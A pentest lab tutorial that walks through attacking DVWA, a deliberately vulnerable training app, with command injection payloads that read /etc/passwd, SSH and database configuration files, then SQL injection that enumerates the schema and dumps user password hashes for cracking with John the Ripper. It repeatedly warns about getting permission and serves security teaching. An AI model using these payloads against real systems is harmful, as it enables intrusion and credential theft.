
# Attacking DVWA


**Before you begin, ensure that you never attack a system you don’t have express, explicit permission to engage in pentesting with.**

DVWA is a vulnerable application with a number of exploits. It also gives you different levels of security for each threat level. Before you begin, go to the DVWA Security tab along the left, and set the Security level to Low:



## Command Injections

Now we can go to the Command Injection tab. On this tab, we can specify an IP to ping. This is seen below if we specify the IP of our own Debian machine:




With the above, we can do a command injection like we have done before, the HackThisSite examples. We could try the following:

192.168.56.20; ls

However unlike the HackThisSite example, this is a real vulnerability on a real machine, and we can command chain any command we wish. Consider the following:

192.168.56.20; cat ../../config/config.inc.php 🡨 **this won’t work**


; cat ../../config/config.inc.php | tr "<" " "



The reason the first command chain won’t work is because the code in the file is PHP code. It gets added to the PHP code being executed at that point, and just looks like more PHP code, effectively getting lost. By comparing one PHP file to another PHP file, you reveal the differences between the two PHP files, removing the PHP headers and showing the desirable code.

The specific above shows the difference between the config for the DVWA application configuration and the default configuration. This allows us to see the database connection information, and remotely take control of the database, if possible.

192.168.56.20;ls -l /home




With the above, we can the listing of the home directory, and a listing of users. We can use this along with a network password attack tool such as Medusa and a good password list to attack the users on the server.

Consider the following command injection, using a different file:

; cat /etc/phpmyadmin/config-db.php | tr "<" " "

The result is as follows:



We can see that the username, password, and database name for the PHPMyAdmin connection is shown. Most interestingly, we see a database password stored in plaintext in a config file, a vulnerability in many systems.

Consider the following command chains:

192.168.56.20; cat /etc/passwd

Now try the following command chains:

192.168.56.20; cat /etc/ssh/ssh\_config

192.168.56.20; cat /etc/ssh/sshd\_config

192.168.56.20; cat /etc/ssh/ssh\_host\_rsa\_key.pub


192.168.56.20; cat /etc/ssh/ssh\_host\_rsa\_key

Unfortunately, the private key is protected with permissions so only root can read it. If we can root access a system like we were able to in Kali, we could take advantage of that.

Try the following command injection:

192.168.56.20; cat /etc/passwd

With the above, we get the following:



With the above, we can see user accounts in the passwd file, again using Medusa to attack.

We can try other attacks such as the following:

192.168.56.20; ls -l /etc

1. Gives us a directory listing of services running on the server. We can look at each server config to determine version info and maybe find exploits

192.168.56.20; ls -l /var/lib/mysql

1. Gives us a directory that, by default has a separate directory for each database created. You should see a directory for dvwa and phpmyadmin


192.168.56.20; ls -l / var/lib/mysql/dvwa

1. Shows us the tables in the dvwa database (guestbook and users). We can use these in the next attack.

## Database Injections

**Just a reminder, these are real tools. Ensure you have permission to try these on any site.**


Database injections can also be attempted in DVWA. Select SQL Injections along the left side, and enter User ID 1. It shows basic info below:



As seen previously, we can attempt a basic injection of:

%' or 1=1 #

The above uses the standard SQL wildcard % and returns all results in one of the tables. As we saw previously, it is likely the users table.



Another SQL injection we can try is determine the version of the database. Consider the union SQL command to add extra values to the output. Before we do this, we have to determine how many columns are being returned. We can guess (we see 2 or 3 values above) however we can use the ‘order by’ clause to determine number of columns in query. Consider the following;

%' or 1=1 order by 3 #


You should get the following:

Unknown column '3' in 'order clause'

We can modify our query to say the following:

%' or 1=1 order by 2 #


We get the following:



This shows us that there are 2 columns returned, and the first thing that gets returned is our initial query. Let’s use that info to attempt a union query:

%' or 1=1 union select null, version() #

With the above, we get the following:



With this info, we can look for vulnerabilities against Maria Database, version: 10.1.37-MariaDB-0+deb9u1

Let’s try something else.

%' or 0=0 union select null, user() #

We will get the user connection information, as below:

ID: %' or 0=0 union select null, user() #

First name:

Surname: dvwa@localhost

Let’s get info about our database and table next. Try the following:

%' or 0=0 union select null, database() #

We will get the user connection information, as below:

ID: %' or 0=0 union select null, database() #  
First name:   
Surname: dvwa

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, table\_name from information\_schema.tables #

First we did a 1=0, returning a null result for the first part of the union. Makes info easier to find.

Next, note we will get lots of tables listed, but there is specific table we are looking for. The users table (same info we found in our previous command chain injection):


ID: %' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:   
Surname: users

Let’s get info about our database and table next. Try the following:

%' and 1=0 union select null, column\_name from information\_schema.columns where table\_name = 'users' #

We get lots of information below. Our output is below, but we get a list of columns available to the table. Even though our query only returns two columns, there is 8 columns in the table, as below:


1. user\_id
2. first\_name
3. last\_name
4. user
5. password
6. avatar
7. last\_login
8. failed\_login



Let’s see if we can get some extra info from the info above. First understand string concatenation is possible in MySQL and MariaDB. It uses the concat() function. With this, we can add a line break with the character 0x0a, which should give us a line break. Try the following SQL injection:

%' and 1=0 union select null, concat(user,':',password) from users #

We get the following:



This gives me the following list of MySQL hashes:

admin:5f4dcc3b5aa765d61d8327deb882cf99

gordonb:e99a18c428cb38d5f260853678922e03

1337:8d3533d75ae2c3966d7e0d4fcc69216b

pablo:0d107d09f5bbe40cade3de5c71e9e9b7

smithy:5f4dcc3b5aa765d61d8327deb882cf99


We can save this file, and take this info to a password cracking utility. Save the above (or whatever you get on your box) and save it as mysql\_passwords.txt. Upload to your Debian box, and run John against this and see what you get. Use the following command:

john --format=raw-MD5 mysql\_passwords.txt

Note that the version of John the Ripper doesn’t support this kind of password cracking. We are going to have to deploy this to Kali.

Another is to launch Firefox within Kali, log into DVWA, set the security level to Low, and reattempt the final SQL injection above. This gives you the ability to create a file locally on Kali.

John the Ripper is compiled on Kali with support for raw-md5 cracking. Once you have the file in place, attempt cracking again. You should get the following result:



If you don’t have Kali, you can always find a site online to decrypt MD5 hashes. Consider the following:

<https://www.md5online.org/md5-decrypt.html>

You can enter your hashes from above, and see if they can decrypt to the results above.

## Get PERMISSION

**As you can see, these are real tools and tactics. Get permission before using these on systems!**

More info, including how to set up your own pentest environment can be found on my git repository: <https://github.com/stephenmjay/pentest>